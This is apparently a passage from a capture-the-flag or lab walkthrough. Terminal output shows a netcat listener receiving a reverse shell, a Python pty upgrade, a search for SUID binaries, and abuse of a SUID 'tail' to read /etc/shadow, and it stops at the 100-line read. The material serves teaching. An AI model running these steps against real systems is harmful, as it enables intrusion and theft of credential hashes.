
```
┌─[kalyan@parrot]─[/root]
└──╼ $nc -lvp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 192.168.41.177 53582 received!
Linux 1afdd1f6b82c 4.15.0-29-generic #31~16.04.1-Ubuntu SMP Wed Jul 18 08:54:04
UTC 2018 x86_64 GNU/Linux
 23:29:26 up  6:30,  0 users,  load average: 0.07, 4.77, 5.34
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ su -
su: must be run from a terminal
$ sudo
/bin/sh: 2: sudo: not found
$ python -c 'import pty ; pty.spawn("/bin/bash")
> '
www-data@1afdd1f6b82c:/$ su -
su -
Password:

qsu: Authentication failure
www-data@1afdd1f6b82c:/$
```

It's time to get root privileges. I use the find command to find files with 4000 permissions set.




```
www-data@1afdd1f6b82c:/$ find / -perm -4000
find / -perm -4000
find: '/proc/tty/driver': Permission denied
find: '/proc/1/task/1/fd': Permission denied
find: '/proc/1/task/1/fdinfo': Permission denied
find: '/proc/1/task/1/ns': Permission denied
find: '/proc/1/fd': Permission denied
find: '/proc/1/map_files': Permission denied
find: '/proc/1/fdinfo': Permission denied
find: '/proc/1/ns': Permission denied
find: '/proc/15/task/15/fd': Permission denied
find: '/proc/15/task/15/fdinfo': Permission denied
find: '/proc/15/task/15/ns': Permission denied
find: '/proc/15/fd': Permission denied
find: '/proc/15/map_files': Permission denied
find: '/proc/15/fdinfo': Permission denied
find: '/proc/175/fdinfo': Permission denied
find: '/proc/175/ns': Permission denied
find: '/proc/180/task/180/fd/6': No such file or directory
find: '/proc/180/task/180/fdinfo/6': No such file or directory
find: '/proc/180/fd/5': No such file or directory
find: '/proc/180/fdinfo/5': No such file or directory
find: '/etc/ssl/private': Permission denied
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/tail
/usr/bin/chfn
find: '/var/lib/apt/lists/partial': Permission denied
find: '/var/cache/apt/archives/partial': Permission denied
find: '/root': Permission denied
/bin/mount
/bin/umount
/bin/su
www-data@1afdd1f6b82c:/$
```

The 4000 bit implies SUID bit is set. This allows other users to run the program with the perm-issions of the file owner. In the above image, we can see "tail" program is set with SUID bit. The tail command displays the last ten lines of a file by default. Let us view the last ten lines of the shadow file as shown below.




```
www-data@1afdd1f6b82c:/$ tail /etc/shadow
tail /etc/shadow
news:*:17931:0:99999:7:::
uucp:*:17931:0:99999:7:::
proxy:*:17931:0:99999:7:::
www-data:*:17931:0:99999:7:::
backup:*:17931:0:99999:7:::
list:*:17931:0:99999:7:::
irc:*:17931:0:99999:7:::
gnats:*:17931:0:99999:7:::
nobody:*:17931:0:99999:7:::
_apt:*:17931:0:99999:7:::
www-data@1afdd1f6b82c:/$
```

Nothing interesting here. The same command can be used to view more number of lines by specifying the number of lines with a "n" value. Let us view 100 lines of the shadow file.




```
www-data@1afdd1f6b82c:/$ tail -n 100 /etc/shadow
tail -n 100 /etc/shadow
